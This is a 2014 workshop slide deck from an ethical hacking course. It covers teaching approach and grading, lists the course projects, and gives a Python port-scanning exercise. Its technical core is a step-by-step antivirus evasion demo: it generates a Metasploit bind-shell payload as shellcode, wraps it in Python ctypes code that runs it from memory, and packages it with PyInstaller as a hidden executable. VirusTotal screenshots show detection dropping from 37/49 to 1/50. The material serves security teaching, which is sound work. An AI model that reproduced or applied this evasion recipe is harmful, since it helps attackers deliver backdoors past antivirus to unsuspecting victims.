

Violent Python

Innovations in Cybersecurity Education
Workshop

June 24, 2014

Bio



Sam Bowne

@sambowne

I teach Ethical Hacking at City College San Francisco. My statements are my own, not official positions of CCSF.

San Francisco · samsclass.info

Pedagogy

Diversity in Education

- Students have different previous experience, knowledge and goals
- They aren't all going to learn the same things in the same class
- My goal is NOT to make them all achieve the same proficiency
- My goal is to provide every student with material they can grasp and interesting challenges

Beginners

- Textbook that covers the material
- Online training at CodeCademy
- DVDs with virtual machines ready to go
- Hands-on projects with complete step-by-step instructions
- Lab time after each class with the instructor available to help
- Extensive open lab time

Average Students

- Configure their own home machines to do the projects
- Work at home, with no instructor available
- Simple challenge projects without instructions

Advanced Students

- Advanced challenges
- Online security puzzle sites
- Cyber competitions
- Following the news, independent work on cutting-edge topics

Independent Projects

- Students can get extra credit by
 - Attending other training events
 - In-class presentations
 - Researching other tools or techniques

Grading

- Must achieve a level of points to get a good grade
- Many possible combinations of projects can get there
- May skip the final exam

Final Exam	Total	Final Grade
100	200	
0	150	C
0	193	A
0	190	A
0	125	C
0	140	C
0	189	A
0	180	A
0	70	F
0	50	F
0	195	A
0	0	F
0	188	A
56	151	C
0	0	F
0	200	A
0	1031	A
0	199	A
75	256	A
0	195	A
0	184	A
0	195	A
0	0	F
56	156	C
0	231	A
0	25	F


Total Adj Pts	Total %	Final Grade
450.0	100.0%	
147.0	32.7%	F
338.0	75.1%	C
273.0	60.7%	C
560.0	124.4%	A
273.0	60.7%	C
270.0	60.0%	C
417.0	92.7%	A
545.4	121.2%	A
289.0	64.2%	C
518.0	115.1%	A
458.0	101.8%	A
340.0	75.6%	C
95.0	21.1%	F
80.0	17.8%	F
279.0	62.0%	C
83.3	18.5%	F
467.0	103.8%	A
460.0	102.2%	A
533.0	118.4%	A
510.9	113.5%	A
427.7	95.0%	A




CNIT 124

Advanced Ethical Hacking

Two Textbooks



Required



Optional

Violent Python

- Good coding principles
 - Exception handling
 - Modular design
 - Optimization
 - Commenting
 - Flow charts
- FORGET THEM ALL

Violent Python

- We are hackers
- We are here to BREAK STUFF
- It should be fast and easy for a complete novice to hack together a simple script to do something fun!

Proj 3: Basic Port Scanning with Python (15 pts. + 15 extra credit)

What You Need

A Kali Linux machine, real or virtual. You could use Windows with Python installed, but it's easier to just use Linux.

```
import socket
s = socket.socket()

s.connect(("attack.samsclass.info", 22))
print s.recv(1024)
s.close()
```




```
root@kali:~/124# python grab.py
SSH-2.0-0penSSH_5.1p1 Debian-5

root@kali:~/124#
```

Challenge 1: Find a Service (5 pts. extra credit)

There is another service listening on attack.samsclass.info on a port number ending in 000; that is, one of these: 1000, 2000, 3000, etc.



```
root@kali:~/124# python grab2.py
Target URL: attack.samsclass.info
Target Port: [REDACTED]
Congratulations! You found the hidden [REDACTED]
root@kali:~/124#
```


Challenge 2: Port Knocking (10 pts. extra credit)

There is a hidden service on port 3003. To open it, you must send these packets to "knock":

1. A SYN to port 3100
2. Another SYN to a secret hidden port, which is one of these: (3100, 3200, 3300, 3400, 3500, 3600, 3700, 3800, 3900)
3. A 2-second delay (see [this link](#))

When the server receives the correct knock, port 3003 will open for 3 seconds and then close. You must grab the banner during that brief period.

Projects

Project 1: HTTP Headers (15 pts.)

Project 2: CodeCademy I (15 pts.)

Project 3: Basic Port Scanning with Python (15 pts. + 15 extra credit)

Project 4: CodeCademy II (20 pts.)

Project 5: HTTP Scanning with Python (15 pts. + 35 extra credit)

Project 6: CodeCademy III (20 pts.)

Project 7: Password Hashes with Python (15 pts. + 40 extra credit)

Project 8: Antivirus Evasion with Python (20 pts.)

Project 9: Keylogger with Python (15 pts. + 25 pts. extra credit)

Project 10: Defeating Norton Antivirus with Python (20 pts. + 30 extra)

Project 11: Attacking Clients with a Malicious Heartbleed SSL Server (10 pts.)

Project 12: Automating Keypresses in Windows (10 Points + 15 pts. extra)

Project 13: XOR Encryption in Python (10 pts. + 40 extra credit)

Extra Credit Projects

Project 1x: Independent Project (pts. vary) -- Do something cool and show it to the class!

Project 2x: Port Scanning with IPv6 and Python (10-45 pts. extra credit)

Project 3x: Wechall.net (points vary)

Project 4x: Automating Keypresses in Mac OS X (25 pts. extra)

Proj 5x: Packet Amplification with SNMP (20 pts. extra credit)

Proj 6x: Packet Amplification with NTP (20 pts. extra credit)

Antivirus

Ungh! Good God y'all...

What is it **GOOD** For?

Antivirus pioneer Symantec declares AV “dead” and “doomed to failure”

Company concedes AV fails to catch majority of malicious attacks in circulation.

by Dan Goodin - May 5 2014, 9:25am PDT

BLACK HAT

Norton promises 100 percent virus removal for small businesses



By Ian Barker

Published 2 days ago

Follow @lanDBarker

Mikko Hypponen Video



Metasploit Payloads

Metasploit

- Hundreds of payloads
- The simplest one: bind_tcp
- Listens on a TCP port for commands

```
root@kali:~/124# msfpayload -l | grep windows/shell
windows/shell/bind_ipv6_tcp
windows/shell/bind_nonx_tcp
windows/shell/bind_tcp
windows/shell/bind_tcp_rc4
windows/shell/find_tag
windows/shell/reverse_http
```



Simple Reverse Shell

- One command to produce very simple Windows EXE malware

```
root@kali:~/124# msfpayload windows/shell_bind_tcp X > shell.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_bind_tcp
Length: 341
Options: {}
root@kali:~/124# ls -l shell.exe
-rw-r--r-- 1 root root 73802 Mar  9 22:48 shell.exe
root@kali:~/124#
```

Antivirus Catches It

Mon Mar 9 7:53:55 PM Sam Bowne 🔍 ☰



Infection detected!

avast! Filesystem shield has detected a threat and moved it into the Chest.

Infection: Win32:SwPatch [Wrm]
File: /Users/sambowne/Desktop/shell.exe
Process: /Applications/VMware Fusion.app/Contents/Library/vmware-vmx
UID: 501

Norton v. Shell.exe

The screenshot shows the Norton File Insight interface. At the top, the title bar reads "File Insight" with standard window controls and a "Help" link. A prominent red banner contains a white "X" icon and the text: "Auto-Protect blocked this Virus. No further action is needed." Below this, the interface is split into two main sections. On the left, a sidebar lists details for "shell.exe": "Threat name: Packed.Generic.347", "Details: Unknown Community Usage, Unknown Age, Risk High", "Origin: Downloaded from Unknown", and "Activity: Actions performed: 1". On the right, a "Show" dropdown menu is set to "File Actions", and the file path "c:\users\sam\desktop\shell.exe" is displayed with the status "Blocked". At the bottom, the Norton logo is on the left, and "Copy to Clipboard", "Options", and a yellow "Close" button are on the right.

File Insight Help

X Auto-Protect blocked this Virus.
No further action is needed.

shell.exe
Threat name:
Packed.Generic.347

Details
Unknown Community Usage,
Unknown Age, Risk High

Origin
Downloaded from
Unknown

Activity
Actions performed: 1


Show File Actions

File: c:\users\sam\desktop\shell.exe
Blocked

Norton
by Symantec

[Copy to Clipboard](#) [Options](#) Close

Norton Identifies the Metasploit Packer




The image shows a screenshot of a web browser displaying a Symantec security response page. The browser's address bar shows the URL: www.symantec.com/security_response/writeup.jsp?docid=2012-010917-0907-99&vid=53941&product=Nc. The page title is "Packed.Generic.347". Below the title, the risk level is indicated as "Risk Level 1: Very Low". There are three tabs: "Summary" (selected), "Technical Details", and "Removal". A "Printer Friendly Page" link is visible in the top right. The main content area contains the following information:

Discovered: January 9, 2012
Updated: January 9, 2012 5:17:29 PM
Type: Trojan, Virus
Systems Affected: Windows 98, Windows 95, Windows XP, Windows Me, Windows Vista, Windows NT, Windows Server 2003, Windows 2000

Packed.Generic.347 is a heuristic detection for files that may have been packed using Metasploit penetration-testing software. This heuristic detection is used to detect several different payloads.

VirusTotal: 37/49 Detections



Antivirus scan for c0c5dd5751...

https://www.virustotal.com/en/file/5c5c0e866e583f0c84a5d91e368eb6dba364c8f9

Community Statistics Documentation FAQ About English Join our community Sign in


virustotal

SHA256: 5c5c0e866e583f0c84a5d91e368eb6dba364c8f97117b6ea9f5fc3d2c0578934

File name: shell.exe

Detection ratio: **37 / 49**

Analysis date: 2014-03-10 03:17:32 UTC (0 minutes ago)



Analysis File detail Additional information Comments Votes

Antivirus	Result	Update
AVG	Win32/Heur	20140309
Ad-Aware	Backdoor.Shell.AC	20140310
Agnitum	Trojan.Rosena.Gen.1	20140309
AhnLab-V3	Trojan/Win32.Shell	20140309

How to Become 007



SYNGRESS

VIOLENT PYTHON

A Cookbook for Hackers, Forensic Analysts,
Penetration Testers, and Security Engineers

TJ O'Connor



Python v. AV

Round 1

shell_bind_tcp

Export Metasploit Payloads to C

```
root@kali:~/124# msfpayload windows/shell_bind_tcp C
/*
* windows/shell_bind_tcp - 341 bytes
* http://www.metasploit.com
* VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
* EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
*/
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
```

Use Ctypes Python Library

GNU nano 2.2.6

File: shell.py


Modified

```
from ctypes import *
shellcode = ("\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
```

```
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5");
```

Compile it on Windows

- Install these things, in order
 - Python 2.7
 - PyWin32
 - pip-Win
 - PyInstaller
- This creates an EXE file that listens on a TCP port



```
C:\Administrator: C:\Windows\system32\cmd.exe
<pyi-env-name> C:\Users\Administrator\Desktop\dist>netstat -an | findstr 4444
TCP        0.0.0.0:4444          0.0.0.0:0           LISTENING
```

DEMO

- On Kali

```
msfpayload windows/shell_bind_tcp C > foo  
nano foo
```

- Change top to

```
from ctypes import *  
shellcode = (
```

- Change bottom to

```
);  
memorywithshell = create_string_buffer(shellcode,  
len(shellcode))  
shell = cast(memorywithshell,  
CFUNCTYPE(c_void_p))  
shell()
```


DEMO

- On Windows, in pip-Win:

```
venv -c -i pyi-env-name
```

```
pyinstaller --onefile --noconsole foo
```

VirusTotal: 1/50 Detection



The screenshot shows the VirusTotal website interface in a Windows Internet Explorer browser. The page title is "Antivirus scan for 6b3cec9fb2398ffe78a3901e49e51228 at UTC - VirusTotal - Windows Internet Explorer". The address bar shows the URL: "https://www.virustotal.com/en/file/0003beb3df274fae5fb3e63e2c6404631cf642a83d3c1ba35...". The page content includes the VirusTotal logo, navigation links (Community, Statistics, Documentation, FAQ, About), and a search bar. The main content area displays the following information:

- SHA256: 0003beb3df274fae5fb3e63e2c6404631cf642a83d3c1ba359e6262989de6b62
- File name: shell.exe
- Detection ratio: 1 / 50
- Analysis date: 2014-03-10 18:22:33 UTC (0 minutes ago)

Below this information, there are tabs for "Analysis", "File detail", "Additional information", "Comments", and "Votes". The "Analysis" tab is selected, showing a table of antivirus detections:

Antivirus	Result	Update
Qihoo-360	HEUR/Malware.QVM10.Gen	20140310
AVG		20140309
Ad-Aware		20140310

Norton Support

